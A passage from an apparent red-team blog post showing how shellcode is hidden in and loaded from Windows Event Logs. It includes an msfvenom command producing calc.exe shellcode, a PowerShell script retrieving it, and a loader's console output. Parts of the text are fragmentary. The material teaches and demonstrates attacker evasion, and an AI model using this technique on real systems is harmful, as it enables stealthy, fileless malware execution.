   at BHIS_2.Program.Main(String[] args)
PS C:\Users\rbx\Desktop>
```


```
PS C:\Users\rbx\Desktop> .\Retrieve.ps1
Event Log Injection

### Pulling payload out of Event Log ###

Payload Found. Converting to string...

Payload = fc4883e4f0e8c00000004151415052515 64831d265488b5260488b5218488b5220488b7250480fb74a4a4d31c94831c0ac3c617c022c2041c
1c90d4101c1e2ed524151488b52208b423c4801d08b80880000004885c074674801d0508b4818448b40204901d0e35648ffc9418b34884801d64d31c948
31c0ac41c1c90d4101c138e075f14c034c24084539d175d858448b40244901d066418b0c48448b401c4901d0418b04884801d0415841585e595a4158415
9415a4883ec204152ffe05841595a488b12e957ffffff5d48ba0100000000000000488d8d0101000041ba318b6f87ffd5bbf0b5a25641baa695bd9dffd5
4883c4283c067c0a80fbe07505bb4713726f6a00594189daffd563616c632e65786500
PS C:\Users\rbx\Desktop>
```




```
┌──(rbx㉿kali)-[~]
└─$ msfvenom -p windows/x64/exec CMD=calc.exe -f hex
[-] No platform was selected, choosing Msf::Module::Platfo
rm::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 276 bytes
Final size of hex file: 552 bytes
fc4883e4f0e8c00000004151415052515 1564831d265488b5260488b5218
488b5220488b7250480fb74a4a4d31c94831c0ac3c617c022c2041c1c9
0d4101c1e2ed524151488b52208b423c4801d08b80880000004885c074
674801d0508b4818448b40204901d0e35648ffc9418b34884801d64d31
c94831c0ac41c1c90d4101c138e075f14c034c24084539d175d858448b
40244901d066418b0c48448b401c4901d0418b04884801d0415841585e
595a41584159415a4883ec204152ffe05841595a488b12e957ffffff5d
48ba0100000000000000488d8d0101000041ba318b6f87ffd5bbf0b5a2
5641baa695bd9dffd54883c4283c067c0a80fbe07505bb4713726f6a00
594189daffd563616c632e65786500
```

Windows PowerShell


```
PS C:\Users\rbx\Desktop> .\BHIS-2.exe
BHIS-Loader
Found Payload in Event Log Entries
Payload is: 276 Bytes
Payload String is: FC4883E4F0E8C0000000415141505251564831D265488B5260488B5218488B5220488B7250480FB74A4A4D31C94831C0AC3C617C
022C2041C1C90D4101C1E2ED524151488B52208B423C4801D08B80880000004885C074674801D0508B4818448B40204901D0E35648FFC9418B34884801D
64D31C94831C0AC41C1C90D4101C138E075F14C034C24084539D175D858448B40244901D066418B0C48448B401C4901D0418B04884801D0415841585E59
5A41584159415A4883EC204152FFE05841595A488B12E957FFFFFF5D48BA0100000000000000488D8D0101000041BA318B6F87FFD5BBF0B5A25641BAA69
5BD9DFFD54883C4283C067C0A80FBE07505BB4713726F6A00594189DAFFD563616C632E65786500

Unhandled Exception: System.AccessViolationException: Attempted to read or write protected memory. This is often an indicat
ion that other memory is corrupt.
   at BHIS_2.Program.Main(String[] args)
PS C:\Users\rbx\Desktop>
```



Now we're getting somewhere…

Let's go live!

In Conclusion



https://www.blackhillsinfosec.com/windows-event-logs-for-red-teams/

References

- https://threatpost.com/attackers-use-event-logs-to-hide-fileless-malware/179484/
- https://securelist.com/a-new-secret-stash-for-fileless-malware/106393/
- https://docs.microsoft.com/en-us/windows/win32/eventlog/event-logging-security
- https://github.com/improsec/SharpEventPersist